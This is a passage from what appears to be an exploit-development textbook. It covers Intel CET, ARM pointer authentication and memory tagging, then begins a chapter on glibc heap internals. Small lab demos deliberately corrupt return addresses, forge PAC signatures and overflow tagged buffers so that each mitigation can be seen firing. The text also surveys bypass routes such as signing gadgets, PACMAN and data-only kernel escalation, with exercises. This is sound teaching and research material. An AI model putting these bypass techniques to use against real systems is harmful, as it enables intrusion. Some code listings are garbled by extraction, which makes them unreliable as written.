    dprintf(2, "SIGSEGV @ %p si_code=%d (%s)\n",
        si->si_addr, si->si_code, why);
    _exit(1);
}

__attribute__((noinline))
static void victim(void) {
    volatile unsigned long *saved_ret;
    asm volatile("lea 8(%%rbp), %0" : "=r"(saved_ret)); /* ❶
*/
    *saved_ret = 0xdeadbeefUL; /* ❷
*/
    /* ret executes here: CPU compares normal vs shadow, faults
on CET */
}

int main(void) {
    struct sigaction sa = { .sa_flags = SA_SIGINFO,
        .sa_sigaction = on_sigsegv };
    sigemptyset(&sa.sa_mask);
    sigaction(SIGSEGV, &sa, NULL);
    puts("about to smash the saved return address...");
    victim();
    puts("unreachable on any modern kernel");
    return 0;
}

```

Listing 13-1. ch13-hwmit/cet/shadow_stack_demo.c — provoke a shadow-stack mismatch and read the `si_code`

At ❶ we define `SEGV_CPERR` as 10 — the constant the kernel sets in `siginfo_t.si_code` when a #CP (control-protection) exception is delivered to userspace, so we can distinguish a CET violation from an ordinary bad-address crash. At ❷ we compute the address of the saved return slot: gcc's stack frame places it at `rbp + 8` in the standard AMD64 prologue. At ❸ we overwrite that slot with `0xdeadbeef` — the exact primitive a classic stack buffer overflow gives you. The `ret` at the end of `victim` executes next. On CET hardware the CPU pops `0xdeadbeef` from the normal stack and the original return address from the shadow stack, compares, and delivers

SIGSEGV with `si_code == SEGV_CPERR`; our handler prints “SHSTK/IBT (CET) violation” and exits. On the same machine with CET disabled (build without `-fcf-protection` or run with `GLIBC_TUNABLES=glibc.cpu.hwcaps=-SHSTK`) the same code prints “unmapped address” at `0xdeadbeef`.

The IBT half is even simpler to observe. Listing 13-2 takes a function pointer and calls into the *middle* of a known function, one byte past its `endbr64`. Compile with `-fcf-protection=full` and the call raises `#CP`. Objdump the binary and every address-taken function begins with the four-byte `f3 0f 1e fa`; step over one and you land on a non-`ENDBR` instruction that the CPU refuses to enter via an indirect branch.

```
/* Build: gcc -O2 -fcf-protection=full ibt_demo.c -o ibt_demo */
#include <stdio.h>

__attribute__((noinline)) int target(int x) { return x + 1; }
/* ❶ */

int main(void) {
    int (*fp)(int) = (int (*)(int))((char *)&target + 4);
    /* ❷ */
    printf("indirect call skipping ENDBR64...\n");
    return fp(41);
    /* ❸ */
}
```

Listing 13-2. `ch13-hwmit/cet/ibt_demo.c` — an indirect call that skips `ENDBR64` and traps

At ❶ `target` is address-taken, so gcc emits `endbr64` as its first four bytes. At ❷ we form a pointer that skips those four bytes and lands on the *real* first instruction of the body. At ❸ the indirect call transfers control there; without CET the program prints `42`, with CET it dies at the callsite with `SEGV_CPERR`. Full sources for both demos, including their `Makefile` and a small `run.sh` that verifies the fault code in a loop for both configurations, are in `ch13-hwmit/cet/`.

What survives CET

The residual attack surface is exactly what Table 13-1 lists, but it is worth naming three specific paths because they drive current research. First, **data-only attacks** never touch a code pointer, so they sail through both halves of CET; overwriting `AT_RANDOM` to defeat canaries, the `modprobe_path` escalation you will meet in Chapter 26, and `_IO_FILE` field manipulation that changes what data a legitimate `puts` writes are all CET-clean. Second, **calls between legal ENDBR sites** are still legal — an attacker who overwrites a C++ vtable pointer with the address of a *different* virtual function of the same object (which itself begins with `ENDBR`) is exercising a call the hardware cannot distinguish from an intended one; software CFI (Ch. 12) tries to cover this and does so partially. Third, **wrss re-enablement** — a rare but interesting primitive: if attacker-controlled code path can set `CET_WRSS_EN` in `MSR_IA32_U_CET` (only possible from ring 0, so this is a kernel escalation from a compromised driver), `wrss` becomes a shadow-stack write primitive and CET reduces to a canary. This is why the kernel's `arch_prctl(ARCH_SHSTK_LOCK, ...)` interface exists: once a process locks its shadow-stack state, even a subsequent kernel primitive cannot re-enable `wrss` for it.

ARM PAC: pointer authentication

AArch64 takes a different approach. Instead of a second stack, ARMv8.3-A cryptographically signs pointers and requires an authenticate step before use. The signature lives in the *unused high bits* of the 64-bit virtual address, so a signed pointer is still exactly eight bytes and still (with the signature stripped) points to what it always pointed to. The instructions are the price of admission: `pac*` to sign, `aut*` to authenticate, `xpac*` to strip without checking. If authentication fails the pointer is corrupted in a specific way that faults on first use.

Figure 13-2 is the layout run live — a signed pointer, an attacker’s raw write, and the autia failure that turns their write into a poisoned pointer that faults on first deref.

```

ch13: ARM PAC bit layout and the anatomy of a failed autia — bash

ayukotsu@lab:~/modern-exploit-dev$ python3 build/deno-scripts/ch13-pac.py
=== ARM pointer authentication (PAC) + the anatomy of a signed pointer ===
raw VA (48-bit):      0x0000ffff80201234
PAC signature:       0xa3b7 (16-bit MAC over VA + modifier + key)
signed pointer:      0xa3b7ffff80201234

bit layout (little end -> big):
[63..48] signature = 1010001110110111 (0xa3b7)
[47..0]  virtual addr= 111111111111111100000000100000001001000110100 (0xffff80201234)

--- what happens when the attacker overwrites the saved LR ---
attacker writes:      0x0000ffffdeadbeef (raw VA, no signature)
CPU 'autia' checks:   top 16 bits vs recomputed MAC
    written top bits: 0x0000
    expected top bits: 0xa3b7
    match?            NO

autia FAILS -> pointer gets a poison bit set
poisoned pointer:     0x0000ffffdeadbeef
ret branches to:      0x0000ffffdeadbeef -> translation fault (SIGSEGV)

attacker's remaining options (Ch. 13 discusses each):
- reuse an already-signed pointer (signing-gadget attacks)
- forge across contexts if the modifier is guessable
- PACMAN (ISCA 2022): speculatively bypass the check via a side channel

host: real capture on Windows 11 · elapsed: 0.65s · status: OK

```

Figure 13-2. PAC bit-layout printed live: a signed pointer next to an attacker’s raw overwrite, showing the top-16-bit signature mismatch that autia detects.

The pointer layout

AArch64 processes typically run with 48-bit virtual addresses; bits [63:48] are architecturally required to be either all zero (user) or all one (kernel) via the top-byte-ignore and tagged-address ABI rules. PAC repurposes bits [54:48] (or [62:48] when `TCR_EL1.TBI0=1`, which pushes the top byte back into address space) as the signature field, shown in Figure 13-3.




Figure 13-3. AArch64 signed pointer bit layout with TBIO enabled (Linux default)

The signature is a truncated QARMA-family PRF of three inputs: the pointer's low 48 bits, a 64-bit *modifier* (context) the software chooses, and one of five 128-bit keys kept in system registers (`APIAKey`, `APIBKey`, `APDAKey`, `APDBKey`, `APGAKey`). The keys are per-process on Linux — the kernel writes new random values into the `AP*Key` registers at `execve`, and switches them on context switch — so a signed pointer forged from a leaked signature in *process A* is worthless in *process B*.

Five instruction families do the work. `pacia`/`autia` sign and authenticate with key A for instruction pointers; `pacib`/`autib` use key B; `pacda`/`autda` and `pacdb`/`autdb` use the data keys; `pacga` produces a *generic* signature returned in a register for signing arbitrary values. Two variants matter for function returns: `paciasp` and `autiasp` implicitly use the current stack pointer as the modifier, and the fused `retaa`/`retab` combine authentication and return into a single instruction — the sequence the compiler emits when you build with `-mbranch-protection=pac-ret`.

Authentication failure does not immediately fault. Instead, `aut*` corrupts bits [54:53] of the pointer to a *known-invalid* pattern that will not match any valid address: an authenticate on user-signed pointer sets bit 55 in a way that makes the

address non-canonical when the TTBR selection reads it, or corrupts bits within the address itself so the resulting virtual address is in a guaranteed-unmapped hole. The next load, store, or branch through the corrupted pointer takes a translation fault. This deferred failure is deliberate; it prevents attackers from using auth failure itself as a fast oracle.

PAC on returns, in one loop

The default deployment on Ubuntu 24.04's AArch64 kernel and userspace is `-mbranch-protection=pac-ret`, which signs every function's return address at entry and authenticates it at exit. The prologue reads `paciasp`; the epilogue reads `autiasp`; `ret` or the fused `retaa`. Listing 13-3 shows the primitive by hand, using the ACLE intrinsics — no compiler magic — so you can watch the signature appear and disappear.

```
/* Build: aarch64-linux-gnu-gcc -O2 -march=armv8.5-a pac_demo.c
-o pac_demo
* Run:   qemu-aarch64 -cpu max ./pac_demo (or on native
ARMv8.3+ hw) */
#include <stdio.h>
#include <stdint.h>
#include <inttypes.h>
#include <sys/auxv.h>

static inline uint64_t pacia(uint64_t ptr, uint64_t mod) {
    asm("pacia %0, %1" : "+r"(ptr) : "r"(mod)); return ptr;
/* ❶ */
}
static inline uint64_t autia(uint64_t ptr, uint64_t mod) {
    asm("autia %0, %1" : "+r"(ptr) : "r"(mod)); return ptr;
/* ❷ */
}
static inline uint64_t xpaci(uint64_t ptr) {
    asm("xpaci %0" : "+r"(ptr)); return ptr;
/* ❸ */
}

static int callee(int x) { return x * 2 + 1; }

int main(void) {
    unsigned long hw = getauxval(AT_HWCAP);
    printf("HWCAP_PACA = %lu\n", (hw >> 30) & 1);
/* ❹ */
}
```

```

uint64_t raw    = (uint64_t)&callee;
    uint64_t signed_ = pacia(raw, /*modifier=*/0xC0DEC0DE);
/* ① */ printf("raw    = %016" PRIx64 "\n", raw);
    printf("signed = %016" PRIx64 " (bits[54:48] hold the
PAC)\n", signed_);

    /* Valid path: strip -> equals raw; auth with same
modifier -> equals raw. */ printf("xpaci = %016" PRIx64 "\n",
xpaci(signed_));
    uint64_t good    = autia(signed_, 0xC0DEC0DE);
    int (*fp_good)(int) = (int (*)(int))good;
    printf("good() = %d\n", fp_good(20));
/* ② */ /* Forge: flip a single signature bit and authenticate.
*/ uint64_t forged = signed_ ^ (1ULL << 50); /*
③ */ uint64_t bad    = autia(forged, 0xC0DEC0DE);
    printf("forged after autia = %016" PRIx64 "\n", bad);
    int (*fp_bad)(int) = (int (*)(int))bad;
    return fp_bad(20);
/* ④ SIGSEGV */
}

```

Listing 13-3. ch13-hwmit/pac/pac_demo.c — sign a pointer, forge it, watch auth fault at first dereference

At ① and ② we sign and authenticate with instruction key A; the modifier we pass in the second register becomes part of the signature. At ③ `xpaci` strips a signature *without* checking it — useful for printing an address for a human, and, as we will see, the shape of the “signing gadget” abuse when it is available. At ④ we read `HWCAP_PACA` from the ELF auxiliary vector; on Ubuntu 24.04 aarch64 running on any Neoverse-N1/N2 or Apple silicon, the bit is set. At ⑤ we sign the address of `callee` with an arbitrary 64-bit modifier — think of the modifier as a domain separator, and note that the compiler uses the *stack pointer* as the modifier for return addresses, so a return signature bound to one frame does not authenticate in another. At ⑥ authenticating with the *same* modifier restores the original pointer and the call succeeds. At ⑦ we flip one bit of the signature; the modifier is unchanged, so the recomputed signature no longer matches. At ⑧ `autia` returns a corrupted pointer with bits [54:53] set to the failure pattern; on Linux `qemu-aarch64 -cpu max` the resulting virtual address is a non-canonical hole and the indirect call faults with `SIGSEGV`.

Run the same program under `strace`; you will see ---
`SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_ACCERR,`
`si_addr=0x00200055aaaabbcc} ---` where the top bits of
`si_addr` are the failure-marked signature. That deferred-fault,
 address-in-sinfo shape is the fingerprint of a PAC violation.

PAC in the kernel and on returns

The Linux 6.8 kernel signs its own return addresses with pointer authentication using key B (`APIBKey`), rotating keys per-task, and uses the fused `retab` in every function epilogue. A kernel stack overflow that overwrites a saved LR must therefore produce a value whose signature under the *task*'s key and *frame*'s SP matches — a 7-bit signature means one-in-128 blind guesses on average, but the fault on failure is a kernel panic, so blind guessing costs you the kernel. The residual paths are the same ones we listed for CET: signing gadgets (any function whose semantics let you sign an arbitrary pointer with an attacker-controlled modifier under the *right* key), cross-context reuse (a pointer signed for one purpose reused where the modifier happens to collide), and speculative oracles.

The most-cited speculative attack — Ravichandran et al.'s **PACMAN** (ISCA 2022) — turns the deferred-fault property into a Spectre gadget: an authenticate that fails is transiently *treated as successful* by the branch predictor for one speculative window, and the resulting cache-state divergence is the oracle. PACMAN reduces the effective signature entropy dramatically on affected microarchitectures. It is the reason “PAC as a sufficient defense against RCE” is a claim to interrogate, not to accept.

ARM MTE: tagging the memory itself

CET and PAC defend the moment of *control-flow transfer*. Memory Tagging Extension attacks the earlier link in the chain — the memory-corruption primitive itself. Where PAC hides four bits of check in the pointer's high half, MTE spends *four*

bits of the pointer's *top byte* as a *tag*, spends four bits *per 16-byte granule* of allocated memory storing the tag that was assigned when the allocation happened, and requires them to match on every load and store.

Tags in pointers, tags in memory

When you allocate a 16-byte-aligned chunk with an MTE-aware allocator (glibc 2.39's `ptmalloc` with the `aarch64 memtag` hooks that landed in 2.35 — Android's bionic uses `scudo` instead — or explicit `IRG` / `STG` sequences), the allocator picks a random 4-bit tag, writes it to the tag storage for every 16-byte granule of the chunk (`STG`), and returns a pointer with that same tag placed in bits [59:56]. Every load and store the CPU executes strips the top byte to compute the memory address it reads, but *before* the access it also compares the pointer's tag against the memory tag it fetches for that granule. On mismatch, sync-mode MTE takes a synchronous data-abort at the exact faulting instruction — reported to userspace as `SIGSEGV` with `si_code = SEGV_MTESERR`; async mode notes the fault and delivers a coarser signal on the next kernel entry. Figure 13-4 is the shape.




Figure 13-4. MTE check at every load/store: pointer top-byte tag must equal the granule's stored tag

The mitigation properties fall out of the arithmetic. A linear heap or stack overflow crosses at least one granule boundary; the tags on the two sides are drawn independently, so the probability of accidental match is $1/16$ — about 6.25% — for the first out-of-bounds granule. Every additional granule the overflow crosses is another $1/16$ lottery. A UAF, in an allocator that *retags on free*, sees the old pointer bearing tag `T_old` and the reused memory bearing a fresh `T_new`, again $1/16$ probability of collision. And an out-of-bounds read from a *distant* granule (arbitrary read via corrupted pointer) is caught with the same $15/16$ probability every time you dereference through the wrong tag.

Four bits is not cryptography; it is *probabilistic failure detection*. The intended threat model is that any exploit that must dereference a wrongly-tagged pointer *more than a few times* triggers a fault before it succeeds — sync-mode MTE turns “silent memory corruption you learn about from an exploit” into “audible fault you learn about from crash telemetry.” Async mode trades precision (you no longer know exactly which instruction faulted) for cost (no pipeline synchronization) and is the mode Android currently deploys in production apps on Pixel 8+.

Hands-on: two MTE demos under QEMU

You do not need MTE hardware to see this fire. QEMU 8.2 emulates ARMv8.5-A memory tagging under `-cpu max,mte=on`. Listing 13-4 is a deliberate linear overflow on an MTE-tagged buffer; the write past the end of the source granule into the *next* chunk’s granule takes a synchronous fault the first time the tags differ.

```
/* Build: clang-18 --target=aarch64-linux-gnu -O1 -
march=armv8.5-a+memtag \
*           -fsanitize=memtag-stack -fsanitize=memtag-heap -
fuse-ld=lld \
*           mte_overflow.c -o mte_overflow
* Run:      qemu-aarch64 -cpu max ./mte_overflow */
#define _GNU_SOURCE
#include <sys/mman.h>
```

```

#include <sys/prctl.h>#include <stdio.h>#include
<stdlib.h>#include <string.h>#include <signal.h>#ifndef
PR_MTE_TCF_SYNC#define PR_MTE_TCF_SYNC (1UL << 1)
/* ❶ */#define PR_SET_TAGGED_ADDR_CTRL 55#endif#ifndef
SEGV_MTESERR#define SEGV_MTESERR
9#endifstaticvoidon_sigsegv(int s, siginfo_t *si, void *uc) {
    dprintf(2, "SIGSEGV @ %p si_code=%d (%s)\n",
        si->si_addr, si->si_code,
        si->si_code == SEGV_MTESERR ? "MTE tag mismatch
(sync)" : "other");
    _exit(1);
}

intmain(void) {
    struct sigaction sa = { .sa_flags = SA_SIGINFO,
        .sa_sigaction = on_sigsegv };
    sigemptyset(&sa.sa_mask); sigaction(SIGSEGV, &sa, NULL);

    if (prctl(PR_SET_TAGGED_ADDR_CTRL,
        /* ❷ */
        PR_MTE_TCF_SYNC | (0xffff << 3), 0, 0, 0) < 0) {
        perror("prctl(MTE)"); return2;
    }

    /* Two adjacent 16-byte chunks; glibc-MTE (or scudo) gives
    them different tags. */char *a = malloc(16);
    char *b = malloc(16);
    /* ❸ */printf("a=%p b=%p (top-byte tags differ)\n", a, b);

    memset(a, 'A', 16); /* in-bounds: tag matches,
    ok */
    a[16] = 'X'; /* ❹ one byte into b's
    granule: MISMATCH */puts("unreachable");
    return0;
}

```

Listing 13-4. ch13-hwmit/mte/mte_overflow.c — a one-byte linear overflow, caught synchronously

At ❶ we define the tagging-control flags in case the headers lag; `PR_MTE_TCF_SYNC` selects synchronous fault mode. At ❷ we ask the kernel to enable synchronous MTE for this thread and to include every non-zero tag in the random-tag pool (`0xffff` is a 16-bit mask over tags 1–15, excluding 0 which the allocator reserves as “untagged”). At ❸ we allocate two adjacent 16-byte chunks; with glibc-MTE these are tagged independently. At ❹ the single-byte write into the next chunk’s

granule executes; the store's pointer carries `a`'s tag, the memory it targets carries `b`'s tag, and the CPU raises `SIGSEGV / SEGV_MTESERR` at that store's PC — the handler prints the tag-mismatch line and exits.

The UAF version, `ch13-hwmit/mte/mte_uaf.c` (full source in the repo), does the same trick over the free/malloc boundary: it allocates, saves the pointer, frees, allocates a same-size object into the same slot, and then dereferences the saved pointer. The MTE-aware allocator retags on free (STG with a fresh random tag over the granules being returned to the pool — `scudo` does this by design; `glibc`'s `mtag`-hooked `ptmalloc` does the same when `-fsanitize=memtag` is in effect), so the saved pointer's tag no longer matches. Sync-mode MTE catches the first UAF read.

The MTE gap that is not MTE's fault

MTE's residual attack surface is important because it is what current MTE-bypass research actually targets. Three items to know. **Intra-granule overflows** — a write past the end of a 12-byte object into the same 16-byte granule — never cross a tag boundary and are invisible to MTE; `scudo` mitigates this partially by padding small allocations to the granule.

Untagged mappings — anything the program `mmap`s without `PROT_MTE`, and every page in the kernel that was not explicitly tagged (still most of the kernel in 6.8) — is a zero-tag zone where the check silently passes; a bug that corrupts an untagged buffer sees no defense. **Tag brute-forcing via crash oracles** works if the target restarts each victim process fresh and the attacker can query many times; 6.25% per probe is a lot when you have 10,000 probes and a fork server, which is why Android's Zygote hardening pairs MTE with per-fork tag re-randomization and per-process fault budgets. The defense is real; the deployment discipline around it is where compromises actually happen.

Exploiting in a CET/PAC/MTE world

Zoom out. On a fully deployed modern target the classic pipeline from Chapter 1 — reach, corrupt, leak, R/W, hijack, execute — meets the defenses in an order that reshapes the entire craft:

- The **corrupt** stage collides with MTE. Any primitive that walks a pointer through wrong-tag memory faults with 15/16 probability per access, so the attacker must either stay within a single granule, corrupt untagged memory (kernel data, JIT allocations), or engineer the write to land on a granule whose tag matches — usually by first *reading* the tag out of an adjacent pointer.
- The **R/W** stage collides with PAC on AArch64 and CET on x86-64 the moment you want to *use* an arbitrary write to change a code pointer. On PAC-hardened glibc, the `_IO_FILE` vtable pointer is signed; overwriting it with an unsigned value produces an auth failure at the next FSOP dispatch. On CET, redirecting a virtual call to an address that lacks `ENDBR` is a `#CP` before the target executes.
- The **hijack** stage collides with CET's shadow stack and PAC's signed returns. ROP is dead against a shadow-stack-enforcing process; return-address forgery on AArch64 requires either a signing gadget or a pointer whose sign-context happens to match.

The response, visible in every published post-2022 chain, is a shift toward:

1. **Data-only exploitation**, where control flow is never redirected. Overwriting a length field to enlarge a legitimate buffer, flipping a `bool is_admin`, corrupting `modprobe_path` in kernel memory — all of these avoid the hardware entirely because no code pointer is involved. Chapter 26 pushes this hard.

2. **Same-context signature reuse.** Where PAC returns are signed with SP as the modifier, an attacker who can pivot the stack so that the *victim* frame’s SP matches the *attacker-controlled* signed pointer’s SP-at-signing gets authentication for free. The mitigation on the compiler side is to include per-call-site randomness in the modifier (`-mbranch-protection=pac-ret+leaf+bti+pauth-1r` in gcc 14+, still opt-in on Ubuntu 24.04).
3. **Legal-target abuse.** With IBT and CFI narrowing the set of callable functions, exploits look for legal targets whose semantics are attacker-useful — the “COOP” (counterfeit-object-oriented programming) shape from Ch. 12, or, on the kernel side, calling `commit_creds(prepare_kernel_cred(0))` directly as a legitimate function entry.
4. **Speculative side channels against the checks themselves.** PACMAN against PAC, and analogous ideas being explored against IBT and MTE tag comparison. This work is early but it is the direction the frontier moves.

TIP

When you read a modern exploit writeup and it seems to take a strange detour — leaking a signed pointer before overwriting the vtable, or freeing an object twice to force scudo into a specific tag state — that detour is almost always working around one of the three defenses in this chapter. Naming the defense being circumvented is 80% of understanding the technique.

Summary

- **Hardware moves defenses into silicon.** CET on Intel/AMD, PAC and MTE on AArch64 are the mainstream state of the art in 2026 and are on by default in Ubuntu 24.04 when the CPU supports them.
- **CET is two features.** The **shadow stack** kills backward-edge attacks (ROP, ret2libc) by giving every `ret` a hardware

witness of the correct target; **IBT** kills mid-function indirect-call targets by requiring `ENDBR64` at every legal landing site.

- **PAC signs pointers.** A 7-bit signature in bits [54:48], keyed per-process and modified by a context value (SP for returns), turns a naive return-address overwrite into an authenticate-failure fault at first use.
- **MTE tags memory.** Four-bit tags in the pointer's top byte and per-16-byte-granule tag storage make linear overflows and UAF fault 15/16 of the time in synchronous mode.
- **Each defense pushes attackers to the next primitive:** CET drives forward-edge; IBT drives legal-target reuse; PAC drives signing-gadget hunting and speculative oracles; MTE drives untagged-memory corruption and data-only attacks.
- **Residual surface is well-understood and actively researched:** non-CET modules, PACMAN-class speculative attacks, MTE's four-bit birthday problem, and — everywhere — data-only exploitation that never touches a code pointer.

Going Deeper

- Intel, *Control-flow Enforcement Technology Specification*, revision 3.0 (2019 and updates) — the architectural reference for shadow stack, IBT, `ENDBR`, `#CP`, and the `MSR_IA32_U_CET` / `MSR_IA32_S_CET` control bits.
- ARM, *Arm Architecture Reference Manual for A-profile*, chapters on Pointer Authentication (ARMv8.3-A) and Memory Tagging (ARMv8.5-A) — the ground truth for the instructions and fault-delivery semantics in this chapter.
- J. Ravichandran, W. T. Na, J. Lang, and M. Yan, “PACMAN: Attacking ARM Pointer Authentication with Speculative Execution,” *ISCA* (2022) — the speculative oracle that reduces effective PAC entropy on affected microarchitectures.

- K. Serebryany, “ARM Memory Tagging Extension and How It Improves C/C++ Memory Safety,” USENIX ;login: 44(2) (2019) — the design rationale for MTE and the deployment story that led to Android’s scudo integration.
- Google Project Zero, “MTE As Implemented,” Mark Brand (blog series, 2023) — a candid look at MTE’s real-world guarantees on Pixel 8, including the intra-granule and untagged-memory gaps discussed above.
- The Linux kernel’s `Documentation/arch/arm64/pointer-authentication.rst`, `memory-tagging-extension.rst`, and `Documentation/arch/x86/shstk.rst` — authoritative for the userspace ABI (`prctl`, `arch_prctl`, `AT_HWCAP`, `si_code`) used throughout this chapter’s demos.

Exercises

1. Build `shadow_stack_demo.c` from Listing 13-1 twice — once with `-fcf-protection=full`, once with `-fcf-protection=none` — and run both on a CET-capable machine. Record the `si_code` and `si_addr` values from your handler. Explain why the CET build reports `SEGV_CPERR` and the non-CET build reports `SEGV_MAPERR` at a *different* address.
2. Disassemble any address-taken function in `/usr/bin/ls` on Ubuntu 24.04 (`objdump -d /usr/bin/ls | grep -B1 endbr64 | head`). Count what fraction of function entries carry `endbr64`. Repeat on a program built with `-fcf-protection=none`. Where would an attacker’s indirect call be forced to land in each case?
3. Modify Listing 13-3 to sign the pointer with modifier A, then authenticate with modifier B. Print the resulting pointer before dereferencing it. Which bits changed, and how does the corruption pattern differ from an entirely random 64-bit value?
4. Rebuild `mte_overflow.c` in `PR_MTE_TCF_ASYNC` mode instead of `sync`. Run it in a loop and describe how the fault

delivery differs — where in the program’s execution does the signal land, and how would that affect your ability to *use* the fault as an oracle?

5. Write a program that `mmaps` a page **without** `PROT_MTE` and a page **with** `PROT_MTE`, then performs a linear overflow across each. Confirm that only the tagged mapping faults. Now argue: what fraction of a typical Android app’s process address space is untagged, and why does that answer matter for MTE’s realistic security guarantee?
6. On PAC hardware (or QEMU `-cpu max`), find a *signing gadget* in a shared library you have on disk: a function that, given attacker-controlled input, executes `pacia` (or `pacda`) on a value the attacker chose with a modifier the attacker chose. `objdump -d /usr/lib/aarch64-linux-gnu/libc.so.6 | grep -E 'paci[abd]'` is a starting point. Explain how such a gadget converts an arbitrary-write primitive into an arbitrary-signed-pointer primitive, and what mitigation (`pauth-1r`, per-call-site modifiers) breaks the conversion.
7. Read the PACMAN paper’s threat model carefully. Construct — in prose, not code — a scenario in which PACMAN reduces PAC’s effective entropy for return-address protection, and one in which it does not. What deployment choice (kernel vs userland, key rotation frequency) most affects which scenario applies?
8. Design a data-only exploit path that never touches a code pointer, against a hypothetical hardened Linux service that has full CET, PAC, and sync MTE. Pick one primitive from Chapter 1 (say, a bounded arbitrary write), name the specific data field you would corrupt, and explain why none of the three defenses in this chapter see it. Cross-reference this with the data-only escalations in Chapter 26.

PART IV

The Userland Heap

How modern allocators really lay out memory, and how use-after-free, type confusion, and allocator metadata corruption become arbitrary read and write.

CHAPTER 14

Heap Internals: glibc malloc in 2026

“The limits of my language mean the limits of my world.”

—Ludwig Wittgenstein, **Tractatus Logico-Philosophicus**, §5.6

Every heap bug you meet in the rest of Part IV—the tcache poisoning in Chapter 15, the FSOP-driven houses of Chapter 16, the browser and kernel UAFs later in the book—lives inside a single, ordinary C program called `ptmalloc2`, compiled into every process on your Ubuntu 24.04 box as part of glibc 2.39. Before you can *bend* that allocator, you have to *see* it: the shape of a chunk, the ladder of bins, the moment a free chunk’s `fd` pointer becomes a target instead of a curiosity. This chapter builds that vision. We will assemble a working mental model of the modern glibc heap—chunks, arenas, bins, the tcache, and the two pieces of hardening (safe-linking and tcache keys) that reshaped exploitation between 2018 and 2022—then verify every claim against a running program with `pwndbg`. By the end you will read a heap dump the way you read a stack frame: instantly, without translation.

The framing matters, so state it up front. Nothing in this chapter is a weapon. The playground and demystifier under `ch14-heap-internals/` are instrumented, self-contained, and lab-only; they exist so that when the exploits arrive in Chapter 15 you already know what a tcache list looks like, what a mangled `fd` pointer *means*, and why glibc 2.34’s removal of

`__malloc_hook` / `__free_hook` sent everyone hunting for `_IO_FILE` vtables instead. Skip this chapter and every heap technique afterwards will feel like memorizing incantations. Read it, and the rest is arithmetic.

WARNING

Rules of engagement. Everything below targets the pinned Ubuntu 24.04 image from Chapter 2 with glibc 2.39, gcc 13, and pwndbg on top of gdb 14. Do not point the tricks in this chapter—or any chapter that builds on it—at software you do not own or have written authorization to test. See Appendix D.

The mental model: chunks all the way down

`malloc` does not hand out raw bytes. It hands out *chunks*: fixed-shape records with metadata just before the pointer it returns to you, and different shape depending on whether the chunk is currently allocated or free. Internalize that one fact and half of heap exploitation collapses into bookkeeping.

Concretely, when `malloc(n)` returns a pointer `p`, the eight bytes at `p - 0x10` hold `prev_size` and the eight at `p - 0x8` hold `size` (on 64-bit, where `SIZE_SZ == 8`). The low three bits of `size` are stolen for flags—glibc calls them `PREV_INUSE` (`0x1`), `IS_MMAPPED` (`0x2`), and `NON_MAIN_ARENA` (`0x4`)—so the actual chunk length is `size & ~0x7`, always a multiple of `2 * SIZE_SZ == 0x10`. Every chunk is aligned to `0x10`, and every chunk carries the low bit of the *next* chunk’s `size` as `PREV_INUSE`: setting it says “I follow an in-use neighbor; do not touch my `prev_size` field.” The moment a chunk is freed and coalesced with its predecessor, `prev_size` in the *following* chunk becomes the length of the just-freed neighbor, and `PREV_INUSE` clears. That interlock is the entire backward-coalescing algorithm, and every “unlink”-style attack in the literature is a manipulation of it.

Figure 14-1 draws the two shapes side by side so you can carry the geometry in your head.

